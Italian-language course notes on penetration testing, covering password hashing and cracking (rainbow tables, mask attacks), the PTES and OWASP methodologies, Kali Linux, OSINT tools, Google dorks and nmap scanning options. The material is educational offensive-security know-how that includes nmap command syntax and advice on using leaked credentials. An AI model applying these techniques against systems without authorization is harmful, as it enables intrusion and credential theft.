


Figure 2: Esempio di Hashing

5.2.2 Funzione Crittografica di Hash

Una funzione di Hash si dice **Crittografica** quando gode delle seguenti proprietà:

1. **Resistenza alla preimmagine:** Dato un digest d e una funzione di hash H , deve essere difficile risalire ad un input di m tale che $H(m) = d$.
2. **Resistenza alle collisioni:** Dati due input $m1$ ed $m2$ e una funzione di hash H , deve essere difficile che i due input producano lo stesso digest, ovvero che $H(m1) = H(m2)$.

In entrambi i casi per difficile si intende:

- Infattibile per l'attaccante entro un determinato tempo.
- Non possibile in tempo polinomiale.

Alcuni esempi di funzioni crittografiche di hash sono: *md5*, *sha1*, *sha256*, *bcrypt*, *Argon2*.

5.2.3 Immagazzinare le Password

Immagazzinare le password comporta necessariamente una fase di cifratura, in quanto lasciare password in chiaro mette in pericolo il sistema che la password protegge. Per farlo usiamo funzioni crittografiche di hash.

La funzione *md5* non è più utilizzata in quanto comprende una falla che permette di ottenere hash simili da input diversi.

Le funzioni *bcrypt* e *Argon2* sono nettamente migliori per la cifratura di password in quanto sono computazionalmente più pesanti e hanno una struttura diversa dalle altre funzioni di hash.

(Aggiungere roba su Argon2)

5.2.4 Password Cracking On/Off-line

Il password cracking si differenzia tra Online e Offline.

Online: L'attaccante prova attivamente ad effettuare il login interagendo con i sistemi target.

Pro	Contro
Nessuna preparazione richiesta, attacco lanciabile subito	Genera rumore
Possibilità di side-channel attack sui tempi di risposta	Soggetto a rate limiting, captcha, etc.
/	Possibile lockout dell'utente legittimo

Offline: L'attaccante ha ottenuto degli hash e cerca di trovare una collisione in locale.

Pro	Contro
No interazione con i sistemi target: no rumore	Richiede di aver già ottenuto degli hash
I difensori non possono fermare l'attacco perché avviene in locale nella macchina dell'attaccante	Richiede storage e potenza di calcolo
In assenza di salt è possibile utilizzare rainbow tables o crackare più password contemporaneamente	/
Possibilità di usare la piena potenza della propria macchina o di affittare cracking rig in cloud per velocizzare l'attacco	/

5.2.5 Rainbow Table e Hash Chain

Le Rainbow Table sono enormi database con **hash precalcolati** a partire da diversi input, ed offrono un buon compromesso tempo/memoria per l'immagazzinamento e il cracking delle password. Attacchi tramite Rainbow Table sono eseguibili solo nel caso in cui si conosca l'hash della password, quindi solo **offline**.

Vengono salvate solo un numero limitato di password e i relativi hash in quanto sarebbe proibitivo a livello di memoria. Tuttavia le informazioni non salvate possono essere recuperate in tempo lineare.

Supponendo quindi di voler crackare una password **P**, avremo bisogno di:

- Una funzione di hashing crittografico **H** (la stessa usata per proteggere P)
- Una funzione di riduzione **R** che restituisca una stringa nello stesso insieme di **P**
- Una stringa di partenza **s** (con caratteri dello stesso insieme di P).

Per ogni hash della catena viene calcolata una riduzione, di cui a sua volta viene calcolato l'hash, quindi ad esempio: $H(s) \rightarrow R(H(s)) \rightarrow H(R(H(s)))$.

Si decidono **n** iterazioni di riduzione e hash per ogni catena, e vengono salvati solo il primo e l'ultimo elemento. Per creare una tabella di hash il procedimento viene effettuato più volte, a partire da input diversi, per generare diverse catene e coprire quanti più input possibili.

Esempio con 5 hash: $passwd0 \rightarrow afb682db \rightarrow passwd1 \rightarrow f63debc6 \rightarrow passwd2 \rightarrow bafbef38 \rightarrow passwd3 \rightarrow b23aebc7 \rightarrow passwd4 \rightarrow b3eaf54$

Verrà salvato solo: $passwd0 \rightarrow b3eaf54$

In fase di crack, l'idea è che qualora il nostro hash da crackare fosse in mezzo ad una catena, applicando al più **n** cicli di **H** ed **R** riusciremo ad allinearci con la tabella e capire che possiamo ricalcolare la password che ha generato l'hash da crackare. Nell'effettivo sacrificiamo tempo nella generazione della tabella in sé e in fase di lookup dell'hash per risparmiare spazio in memoria.




Figure 3: Hash Chain

Tuttavia le **Rainbow Table** hanno grosse limitazioni:

- Ad ogni RT è associata una funzione hash. Non è possibile usare RT per un hash H1 per crackare password protette da un Hash H2.
- Le RT, nonostante le ottimizzazioni, occupano un numero notevole di spazio.
- Se la password che voglio crackare è fuori dall'insieme di definizione (keyspace) della RT, non posso crackarla.
- L'utilizzo del **salt** e del **pepper** rende impossibile l'utilizzo di RT.

Viste queste limitazioni, per crackare una password facciamo brute-force tramite **maschere**.

5.2.6 Attacchi con Maschere

Gli attacchi con maschere si basano sui criteri comuni con cui gli esseri umani scelgono le password, come l'inserimento mirato di maiuscole e caratteri speciali in punti **specifici** e non casuali, spesso con veri e propri pattern.

Ipotizzando di conoscere il formato della password da crackare, si può ottimizzare il bruteforce di un hash riducendo il keyspace per ogni carattere.

Ovviamente, richiedendo un hash, si tratta di un attacco da effettuare offline.

Rispetto alle RT, le maschere presentano diversi vantaggi:

- Si possono usare più maschere una dopo l'altra per velocizzare enormemente gli attacchi di brute-force.
- Sono compatibili con tutte le funzioni Hash.
- Richiedono molta potenza computazionale, ma non occupano spazio in memoria.
- Il salt (e il pepper (?)), seppur da tenere in considerazione, non ostacolano gli attacchi con maschere.

Se tutti i sistemi usassero password con *bcrypt* o *Argon2*, gli attacchi con maschera sarebbero piuttosto **difficili**, in quanto otterremmo bassi *H/s* contro di essi. Allo stesso modo, se tutti i sistemi usassero il salt, le rainbow table sarebbero completamente **inutili**.

Ma moltissimi sistemi non implementano né gli algoritmi sicuri per lo storage delle password, né il salt: per questo motivo, sia le rainbow table che i mask attack sono ancora valide oggi.

5.3 PTES - Penetration Testing Execution Standard

Sviluppato da venti professionisti con l'obiettivo di aiutare ethical hacker e aziende a fornire migliori servizi di pentest, è costituito da 7 fasi:

1. **Interazioni pre-attività (Pre-Engagement Interactions)**
2. **Raccolta di Informazioni (Intelligence Gathering)**
3. **Threat Modeling**
4. **Analisi delle Vulnerabilità (Vulnerability Analysis)**
5. **Sfruttamento (Exploitation)**
6. **Post-Sfruttamento (Post-Exploitation)**
7. **Reporting**

5.3.1 Interazioni pre-attività

In questa fase bisogna:

- Definire i sistemi in **scope** definendo tempo necessario per l'attività (specificando chiaramente la data di inizio e fine, in quanto ulteriori test fuori data di fine necessitano di un'altro contratto) e salario, definendone bene i termini. Una volta stimato il tempo necessario si aggiunge un 20% in più come paracadute.
- Specificare chiaramente indirizzi IP (o range di indirizzi IP) in scope e/o domini. Anche se il cliente fornisce una lista esaustiva, sta al tester verificare che tutti gli indirizzi appartengano davvero al cliente.

- Se sono coinvolte terze parti (come host di server web) è necessario ottenere anche il loro consenso in forma scritta per poter svolgere l'attività.
- Definire pretesti e scenari di social engineering accettabili, nonché di tecniche ammesse o vietate per il testing.
- Definire obiettivi dell'attività.
- Specificare contatti di emergenza, per tutte le parti coinvolte nell'attività.

5.3.2 Raccolta di Informazioni

Lo standard PTES suddivide la raccolta di informazioni in 3 livelli, con ogni livello successivo che comprende quelli precedenti e da applicare a seconda del tipo di test da effettuare:

- **LV1:** Ricerca sulle informazioni **base** dell'azienda (dettagli sul business aziendale, indirizzi email, tecnologie di difesa utilizzate, numeri di telefono, etc.), ottenibili mediante **tool automatizzati**.
- **LV2:** Ricerca di informazioni sull'azienda (relazioni con aziende partner, posizione fisica delle sedi aziendali, etc.) e il suo business, ottenibili sia mediante tool automatizzati che mediante **ricerca manuale**.
- **LV3:** Ricerca manuale molto approfondita dei risultati e correlazione degli stessi (competitor, date importanti per l'azienda, registri penali, etc.).

5.3.3 Thread Modeling

Lo standard PTES suddivide il processo di Threat Modeling in 4 passaggi:

1. Raccogliere documentazione utile.
2. Identificare e categorizzare asset primari e secondari.
3. Identificare e categorizzare minacce e attori (agents/communities).
4. Associare (mappare) attori agli **asset primari** e **secondari**.

Gli asset **primari** si riferiscono direttamente al PT in corso mentre quelli **secondari**, seppur non strettamente legati, sono potenzialmente affetti da danni collaterali.

Gli Asset includono: policy, procedure, informazioni sui prodotti offerti, informazioni finanziarie o tecniche, dati personali degli impiegati o dei clienti.

5.3.4 Analisi delle Vulnerabilità

Si tratta di un processo di scoperta, in sistemi e applicazioni, di falle usabili da un attaccante.

Si divide in quattro fasi:

1. Il **testing attivo** include l'interazione diretta con il componente da testare, in maniera automatizzata o manuale. Esempi: vulnerability scanning, bruteforcing, etc.
2. Il **testing passivo** si riferisce a test che è possibile fare senza interagire direttamente con il componente da testare. Esempio: analisi di metadati di uno o più file.
3. Uno **step di valutazione** dei risultati ottenuti. Esempio: l'uso di più tool automatizzati per la scoperta di vulnerabilità comporta che i risultati ottenuti vanno correlati tra loro.
4. Uno **step di ricerca**, in cui viene analizzato il possibile impatto delle vulnerabilità trovate, sia in database pubblici, sia replicando l'ambiente da attaccare su una VM di test, e conducendo ulteriori test manuali su quell'ambiente.

5.3.5 Sfruttamento

In questa fase, l'obiettivo del tester è quello di riuscire ad accedere ad un sistema o ad una risorsa, bypassando delle misure di sicurezza.

- È sensato iniziare i test cercando di accedere agli asset con valore più alto, massimizzando l'impatto per l'azienda.
- Il tester potrebbe dover modificare degli exploit esistenti perché l'attacco abbia effettivamente successo.
- Alcune vulnerabilità potrebbero richiedere la scrittura di exploit zero-day.
- Se il tester ha accesso fisico alla struttura aziendale, azioni come il social engineering, attacchi al Wi-Fi, o persino introdursi all'interno del data center o della sala server potrebbero essere consentite.

5.3.6 Post-Sfruttamento

Questa fase comprende diverse sotto-fasi:

- **Regole dell'Ingaggio (Rules of Engagement):** Si trattano di regole per limitare l'impatto sul cliente e per proteggere il tester da azioni legali.
 - **Proteggere il Cliente:** Non modificare servizi, documentare tutti i cambi di configurazione, non includere dati personali e password all'interno dei report, cancellare tutto dopo la fine dei test, non rimuovere o modificare nessun log, etc.
 - **Proteggere Se Stessi:** Assicurarsi che i sistemi da testare appartengano davvero al cliente, cifrare i dati dei clienti sui propri sistemi, stabilire con il cliente a priori cosa fare in caso si scopra un incidente di sicurezza, verificare leggi locali sulla cattura di audio e video, etc.
- **Analisi dell'infrastruttura (Infrastructure Analysis):** Si tratta di esplorare l'infrastruttura al fine di trovare sistemi da attaccare.
- **Ulteriore penetrazione dentro l'infrastruttura (Further Penetration Into Infrastructure):** Si tratta di eseguire azioni da/attraverso sistemi compromessi, al fine di violare ulteriori sistemi.
- **Saccheggio (Pillaging):** Si tratta di ottenere informazioni dagli host attaccati, possibilmente relativi agli obiettivi definiti con il cliente. Esempi: accesso al database, all'active directory, ai name server, etc.
- **Esfiltrazione dei Dati (Data Exfiltration):** Si tratta di mappare tutti i possibili punti da cui è possibile esfiltrare dati e successivamente esecuzione di test di esfiltrazione. Verificare anche se il blue team aziendale reagisce e blocca tali tentativi.
- **Persistenza (Persistence):** Si tratta di ottenere un accesso persistente ai sistemi violati. Esempio: installazione di backdoor che sopravvivono ad un reboot della macchina.
- **Pulizia (Cleanup):** Si tratta di rimuovere tutti gli eseguibili, script e file temporanei dai sistemi compromessi, ripristinare le configurazioni ai loro valori precedenti al PT, rimuovere tutte le backdoor e/o i rootkit, rimuovere tutti gli account creati per stabilire persistenza.

5.3.7 Reporting

Lo standard PTES stabilisce dei criteri base per scrivere report di PT, che dovrebbe contenere due sezioni:

- **Report Tecnico:** Serve a comunicare tutte le scoperte al personale tecnico, ovvero il CISO e coloro che gestiscono i sistemi target. Il report deve prevedere la descrizione dettagliata di tutte le attività effettuate per ognuna delle sei fasi precedenti, tutti i risultati di tali attività, analisi del rischio delle vulnerabilità trovate e azioni di mitigazione consigliate per ciascuno dei problemi identificati.
- **Sommario:** Serve a comunicare i risultati al personale non tecnico. Esso comprende:
 - **Background:** Riassunto dei termini identificati nel contratto, obiettivi dell'attività, azioni di massima effettuate, contromisure applicate.
 - **Overall Posture:** Descrizione ad alto livello dei problemi identificati e loro possibile impatto sull'azienda.
 - **Risk Ranking:** Descrizione del profilo di rischio aziendale, sulla base dei risultati ottenuti. Si possono utilizzare diverse scale di rischio.
 - **General Findings:** Sinossi dei problemi trovati (credenziali deboli, sistemi non aggiornati...), con eventuali statistiche.
 - **Raccomandazioni:** Descrizione ad alto livello delle azioni da intraprendere per risolvere i rischi identificati ed effort richiesto per tali attività.
 - **Roadmap:** Dividendo le attività sulla base di obiettivi temporali, impostare un realistico piano d'azione a 12 mesi o più, per risolvere le problematiche identificate.

5.4 OWASP - Open Web Application Security Project

Si tratta di una metodologia specifica per la gestione dei test su applicazioni web. Il documento presenta il Web Security Testing Framework, che prevede che il security testing delle applicazioni sia effettuato durante tutte le fasi dello sviluppo del prodotto.

5.4.1 OWASP Framework

Per ogni fase del SDLC (Software Development Life Cycle), il framework consiglia azioni da effettuare per migliorare la sicurezza del prodotto:

1. Prima dell'Inizio dello Sviluppo (Before Development Begins)

- Definire un SDLC tenendo in considerazione le necessità di sicurezza.
- Verificare la presenza di policy e standard appropriati, come delle linee di guida.
- Definire, a priori, un insieme di obiettivi da verificare durante i test, al fine di identificare problemi nei processi e nei prodotti.

2. Durante la Definizione e la Progettazione (During Definition and Design)

- Revisionare i requisiti di sicurezza, e assicurarsi che non ci siano ambiguità.
- Revisionare l'architettura e le specifiche, per assicurarsi che non ci siano requisiti di sicurezza mancanti.
- Creare e revisionare **modelli UML**, verificandone la coerenza coi requisiti di sicurezza e con i requisiti funzionali.
- Creare e revisionare **Threat Model**, analizzando i rischi per capire minacce esistenti e strategie di mitigazione.

3. Durante lo Sviluppo (During Development)

- Spiegazione del codice sorgente tra altri programmatori e anche ai designer, per spiegare perché alcune cose sono state sviluppate in un determinato modo, e per assicurarsi che tutto segua ancora il design in maniera coerente.
- Code review, ovvero analisi del codice sorgente da uno o più tester con buona conoscenza del codice sorgente e dei requisiti da rispettare.

4. Durante la Pubblicazione (During Deployment)

- Effettuare Penetration Testing.
- Verifica delle configurazioni dei vari componenti dell'infrastruttura, assicurandosi che tutti siano stati configurati secondo le policy e non ci siano sistemi con le impostazioni di default.

5. Durante la Manutenzione e l'Utilizzo (During Maintenance and Operations)

- Implementazione di un processo per la verifica del corretto funzionamento dell'applicazione e dell'infrastruttura.
- Verifica periodica dell'applicazione e dell'infrastruttura, per assicurarsi che non ci siano nuovi rischi di sicurezza, dati ad esempio da aggiornamenti o nuovi servizi.
- Verifica dopo che ogni cambio viene approvato e testato, onde verificare che tale cambiamento non abbia comportato un abbassamento del livello di sicurezza del sistema.

5.4.2 OWASP Testing Categories

Lo scopo di questa fase è quella di testare di applicazioni web per evidenziare vulnerabilità mentre si analizzano i diversi controlli di sicurezza, suddivisi in 12 categorie:

1. **Raccolta delle Informazioni.**
2. **Gestione delle Configurazioni e della Pubblicazione (Configuration and Deployment Management Testing):** si verificano le varie configurazioni, come i permessi pubblici di accesso ai file e alle directory o i metodi HTTP ammessi.
3. **Gestione Identità (Identity Management Testing):** si verifica il processo di creazione e gestione degli account e dei permessi.
4. **Autenticazione (Authentication Testing):** si verifica la password policy, sistemi per evitare bruteforce o password già violate e disponibili in rete e altro.
5. **Autorizzazione (Authorization Testing):** si verifica la possibilità di accedere a risorse per cui non si dispone dei permessi necessari.
6. **Gestione Sessioni (Session Management Testing):** si verifica la complessità dei token di sessione, esposizione accidentale di variabili di sessione e altro.
7. **Validazione degli Input (Input Validation Testing):** si verifica la corretta sanitizzazione di tutti gli input.
8. **Gestione Errori (Testing for Error Handling):** si verifica la gestione degli errori, se vengono stampati messaggi di errore che rilasciano informazioni e altro.
9. **Crittografia Debole (Testing for Weak Cryptography):** si verifica se ci sono dei canali non criptati, la robustezza di TLS e altro.
10. **Business Logic Testing:** si verifica se l'applicazione segue in maniera robusta la business logic, oppure se è possibile bypassare misure di sicurezza saltando dei passaggi o impostando dei valori non previsti per delle variabili.
11. **Test Lato Client (Client-side Testing):** si verifica la sicurezza client-side dell'applicazione.
12. **API Testing:** si verifica la robustezza delle API messe a disposizione.

Per ogni controllo di sicurezza vengono indicati:

- **Riassunto (Summary):** Consiste nella descrizione del test e del problema che si vuole analizzare.
- **Obiettivi (Test Objectives):** Consiste nell'elencare gli obiettivi del test, spesso identificare vulnerabilità o ottenere determinate informazioni.
- **Come Testare (How To Test):** Si tratta di Esempi su possibili azioni da compiere per verificare il controllo. Se ci sono diversi modi per verificare il controllo, viene elencato almeno un esempio per ciascuno di essi.
- **Rimedi (Remediation):** Si tratta di possibili azioni che possono essere implementate da chi gestisce il sistema obiettivo, al fine di riparare le vulnerabilità trovate.
- **Strumenti (Tools):** Sono link o semplicemente nomi degli strumenti che possono essere utilizzati per il controllo.
- **Bibliografia (References):** Consiste di ulteriori pagine o documenti da leggere per approfondimenti.

6 Distro Offensive

6.1 Kali Linux

Per effettuare attività di Penetration Testing è necessario disporre di innumerevoli tool sviluppati per le varie fasi presenti nelle metodologie precedentemente presentate.

Tuttavia alcune distro Linux, come **Kali Linux**, sono già fornite di questi tool. Essa può essere installata in molteplici dispositivi e in molteplici modi (su disco, live, come VM, su WSL), anche se è fortemente sconsigliato scaricarlo su disco, in quanto:

- L'OS blacklista diversi servizi di rete come il bluetooth.
- Viene utilizzato un kernel personalizzato per facilitare operazioni offensive mediante wireless, il che potrebbe creare problemi con l'hardware fisico della macchina in cui viene installato.
- Vi sono poche repository per Kali.

Qualsiasi modifica manuale all'OS potrebbe comportarne il corretto funzionamento.

6.2 Stealthiness

Cominciare a utilizzare Kali attivamente può apportare **modifiche minimali** alla struttura della rete e generare traffico in rete, quindi la nostra presenza potrebbe essere riconosciuta soltanto se:

- Una macchina all'interno della rete sta **inviando pacchetti** direttamente ad **un'altra macchina** nella stessa rete (possibile movimento laterale).
- È comparso un nuovo servizio su una macchina, esponendo una porta che prima era chiusa (possibile backdoor).
- Un utente normale sta effettuando azioni che teoricamente non gli sono permesse, o è stato creato un nuovo amministratore locale (possibile privilege escalation).
- Un utente sta utilizzando un software che **non dovrebbe poter usare** (possibile privilege escalation).
- Una macchina che non dovrebbe effettuare **upload** sta inviando pacchetti verso un server **fuori dal perimetro di sicurezza** (possibile esfiltrazione di dati in corso).
- È comparsa una **nuova VM** all'interno della rete o all'interno di un server (possibile movimento laterale).
- È comparso un **nuovo access point Wi-Fi**, accessibile dal perimetro aziendale, con lo stesso nome dell'access point legittimo.

7 Information Gathering

7.1 Breve Riepilogo e Tipi di Discovery

La fase di Information Gathering consiste nel raccogliere il maggior numero possibile di informazioni sull'obiettivo e si divide in tre tipologie:

- **Passive Discovery:** Essa prevede la raccolta di informazioni senza interagire direttamente con le macchine dell'azienda bersaglio. Un esempio è il monitoraggio degli account aziendali sui social network
- **Active Discovery:** Essa prevede la raccolta di informazioni tramite l'interazione con le macchine dell'azienda bersaglio, ad esempio scansionando un range di IP per vedere quali macchine sono attive e che servizi hostano.
- **Physical Discovery:** Essa prevede la raccolta di informazioni di presenza visitando le sedi fisiche dell'azienda bersaglio.

7.2 Open Source Intelligence - OSINT

L'OSINT consiste nell'utilizzo di tool, tramite account fittizi per restare in anonimato, per ottenere informazioni sull'azienda vittima **senza interagire direttamente** con i suoi sistemi (Passive Discovery). Alcuni tool per fare OSINT sono:

7.2.1 Amass

Si tratta di un tool di OSINT per scoprire target come sottodomini, indirizzi IP di server, fare mappature di rete e altro ancora. Il tool contiene tre modalità:

- **Intel:** Modalità che permette di collezionare informazioni sull'azienda, trovando altri domini, macchine che hostano servizi, etc.
- **Enum:** Modalità che enumera sottodomini per l'azienda bersaglio e mappa la superficie d'attacco. Questa modalità contiene due ulteriori sotto modalità:
 - **Attiva:** Interroga attivamente i server per ottenere dettagli dai certificati, dai webserver, effettua bruteforce dei sottodomini.
 - **Passiva:** Raccoglie informazioni solamente da terze-parti.
- **DB:** Modalità che permette di interagire con il graph database creato da Amass, che contiene i risultati di varie scansioni effettuate dall'utente.
Se viene usato il parametro `-dir` per ogni directory specificata durante un intel o un enum verrà, creato un graph database di quella directory.

7.2.2 Maltego

Come Amass, Maltego è un altro tool di OSINT. Può essere usato anche assieme ad Amass e la sua interfaccia grafica ne permette più semplice l'utilizzo, tuttavia di contro Maltego ha un costo elevato che spesso è proibitivo.

Maltego rappresenta le informazioni catturate tramite grafi:

- **Ogni nodo del grafo rappresenta un'Entità**, ovvero un oggetto da cui far partire la ricerca.
- Le Entità possono essere **qualunque cosa**, come nomi di dominio, dispositivi, nomi di compagnie, CVE, indirizzi IP, URL, coordinate GPS, hashtag su social network, nomi di persone fisiche, etc.
- A partire da una o più Entità, è possibile applicare delle **Transform**, al fine di ottenere alcune informazioni legate a tali Entità. Esempi: dati nome e cognome di una persona, recuperare numero di telefono, indirizzo, compagnia, siti web in cui appare il nome, etc.

7.3 Domain Squatting

Supponiamo che in un'attività con un cliente sono autorizzato a vedere come l'azienda reagisce a tentativi di **phishing** per ottenere informazioni o ottenere accesso alle workstation dei dipendenti.

Allora bisogna fare **squatting** del dominio target, usando script o tool come *AIL Typo Squatting*, per capire quali domini acquistare (o affittare) per l'attacco.

Le conseguenze nell'accesso di questi domini generalmente sono:

- Non veniamo reindirizzati da nessuna parte.
- Veniamo reindirizzati su siti di phishing, o pagine contenenti malware.
- Veniamo reindirizzati sul sito ufficiale della compagnia (hanno registrato il dominio di squatting e lo hanno fatto puntare al loro server).
- Veniamo reindirizzati ad una pagina scherzo o senza senso.
- Compare un messaggio che ci dice che il dominio è acquistabile.

7.4 Password leaks / Collections

Gruppi di hacker malevoli spesso rilasciano email e password ottenute sfruttando vulnerabilità su sistemi di svariate aziende. Un pentester può sfruttare questi password leak per accedere ai sistemi dell'azienda target (se l'attività di pentesting richiede attività di questo tipo).

Se la password trovata nei leak è stata cambiata, quella nuova potrebbe essere comunque **prevedibile**, se simile a quella precedente. Spesso succede in quanto le password scelte devono essere facili da ricordare, quindi quella nuova consiste di poche variazioni della precedente, spesso con criteri ben precisi. Succede inoltre che certi utenti tendono a **riusare** una vecchia password, quindi può essere che l'utente abbia sostituito una password sconosciuta con una leakata.

In Italia è **legale** possedere password altrui se non ottenute in modo illecito, tuttavia costituisce reato utilizzarle. Un pentester quindi:

- Può far prevedere una clausola nel contratto di pentesting affinché possa autorizzarlo ad usare tali credenziali.
- Nel caso di un Bug Bounty Program, è necessario controllare se tale azione è consentita o vietata dal programma.

Per mitigare il bruteforcing delle password, è importante usare una **password robusta**. Una passphrase tipicamente è più lunga di una password (e quindi più robusta), ma se le parole usate sono presenti in una wordlist che l'hacker sta usando, potrebbe essere facile da indovinare. Tuttavia in un attacco di bruteforcing "classico", le passphrases richiedono troppo tempo per essere crackate.

7.5 Google Dork

Usando il motore di ricerca di Google, è possibile ricercare informazioni o vulnerabilità di un bersaglio. Il **Google Dorking** consiste nell'utilizzare i tag di ricerca per effettuare **ricerche mirate a stringhe** che sappiamo già indichino una qualche vulnerabilità. Alcuni dei tag più usati sono:

- **site**: Restringe il campo di ricerca ad uno specifico dominio.
- **intitle**: Ricerca pagine con la stringa specificata all'interno del titolo della pagina.
- **inurl**: Ricerca pagine che contengono una determinata stringa all'interno dell'URL.
- **filetype**: Ricerca solo file con determinate estensioni.

7.6 Shodan

Shodan è un **motore di ricerca** per i dispositivi collegati ad Internet che permette di vedere i **servizi esposti** da varie macchine in tutto il mondo.

Seppur molte funzioni sono a pagamento, è un ottimo strumento per effettuare OSINT. Esso permette, anche con le richieste giornalieri esaurite, di ottenere dati mediante determinati **sottodomini**:

- Il sottodominio <https://exposure.shodan.io/> fornisce statistiche sui dispositivi violati, nazione per nazione.
- Il sottodominio <https://exploits.shodan.io/> permette di **ricercare exploit**, reindirizzando a siti come exploit-db.

- Il sottodominio `https://2000.shodan.io/#/` mostra quello che viene esposto da alcuni dispositivi, come:
 - Pannelli di controllo violati
 - Webcam attive (perlopiù esterne, per fortuna)
 - Schermate di login
 - Messaggi ransomware
 - Router violati
 - Informazioni su db compromesso
 - Informazioni sul dispositivo
 - Risposte web

7.7 Censys

Come Shodan, Censys monitora i server e i dispositivi connessi ad Internet permettendoci di trovarli tramite `https://search.censys.io/`. Partendo da un nome di dominio è possibile trovare l'indirizzo IP e la posizione dell'host (sulla mappa), ricercando informazioni direttamente sui certificati SSL, tutto **gratuitamente**.

7.7.1 Come sfruttare questi tool?

Spesso le aziende non sanno tutto quello che espongono online, specialmente con l'uso di piattaforme **cloud**. Ad esempio, macchine virtuali messe a disposizione da alcuni servizi Cloud espongono **di default** alcuni servizi spesso non usati da chi ha affittato la macchina virtuale.

Tramite un Bug Bounty Program, si potrebbe verificare quali macchine sono assegnate al nostro cliente o alla piattaforma scansionando gli IP di un servizio di Cloud Hosting.

7.7.2 Esercizio di OSINT

La nostra azienda ha svolto dei colloqui per assumere altri penetration tester e allargare il team. Purtroppo però, qualcuno ha fatto confusione, e poco prima che i backup settimanali venissero eseguiti, ha eliminato per sbaglio tutti i CV, incluso quello del candidato selezionato.

Chi si è occupato dei colloqui non ricorda il nome del candidato, e nessuno riesce a trovare il relativo CV tra le email. Accetti di aiutare i tuoi colleghi. Quando chiedi cosa ricordano del candidato, ottieni le seguenti informazioni:

- Ha prodotto una PoC per la vulnerabilità più sfruttata in... Malesia? No aspetta, forse era Malibù?
- Ha iniziato a lavorare come pentester per diverse aziende, tra il... 2004 e il 2006? Ora è certamente un freelancer, però!

Anche se le informazioni ottenute sono poche e confuse, tutti contano su di te per recuperare:

- Nome e cognome del candidato
- Indirizzo email personale
- Profilo LinkedIn
- Profilo Github
- URL del blog

7.8 Active Discovery

Tramite le informazioni ricavate tramite **Passive Discovery**, possiamo passare alla ricerca di informazioni tramite **Active Discovery**, mantenendo un profilo basso e stando attenti a software SIEM (Security Information and Event Management) e alert che possono individuare la nostra presenza nella rete interna del bersaglio.

Alcuni tool che permettono di fare active discovery sono:

7.8.1 NMap (Network Mapper)

NMap è uno dei tool più utilizzati per scannerizzare una rete alla ricerca di host e servizi, Viene usato in pressoché molte fasi del pentesting, specialmente per Information Gathering, Exploitation e Post-Exploitation.

Sintassi base:

```
#nmap [scantype] [Options] [targets]
```

Target Specification (Specifiche Bersaglio):

- Indirizzo IPv4: 192.168.1.1
- Indirizzo IPv6: *AABB : CCDD :: FF%eth0*
- Nome dell'Host: *www.target.tgt*
- Range indirizzo IP: 192.168.0 – 255.0 – 255
- Blocco CIDR: 192.168.0.0/16
- File usato con lista di target: *-il <filename>*

Target Ports (Porte Bersaglio):

Se non è specificato nessun range, NMap scansiona le prime 1000 porte più popolari. Altrimenti:

- *-F*: Scansiona le 100 porte più popolari.
- *-p<port1>-<port2>*: Range di porte.
- *-p<port1>,<port2>,...*: Lista di porte.
- *-pU:53,U:110,T20-445*: Mix tra UDP e TCP.
- *-r*: Scansione lineare (non randomizza le porte).
- *--top-ports<n>*: Scansione delle *n* porte più popolari.
- *-p-65535*: Escludere la prima porta fa partire la scansione di NMap dalla porta 1.
- *-p0-*: Escludere la porta finale fa scansionare NMap fino alla porta 65535.
- *-p-*: Escludere la porta iniziale e finale fa scansionare NMap fino alla porta 1 - 65535.

Non tutti gli indirizzi IP hanno una macchina dietro che risponde, in quanto potrebbe essere down o perché configurata per non rispondere. Si può fare **probing** affinché si scansionino solo gli host che rispondono, ma non è consigliato.

Probing Options (Opzioni Sonda):

- *-Pn*: Non fare sonde, assumendo quindi che tutti gli host siano UP.
- *-PB*: Sonde di default (TCP 80,445 & ICMP)
- *-PS<portlist>*: Controlla quali bersagli sono UP sondando le porte TCP.
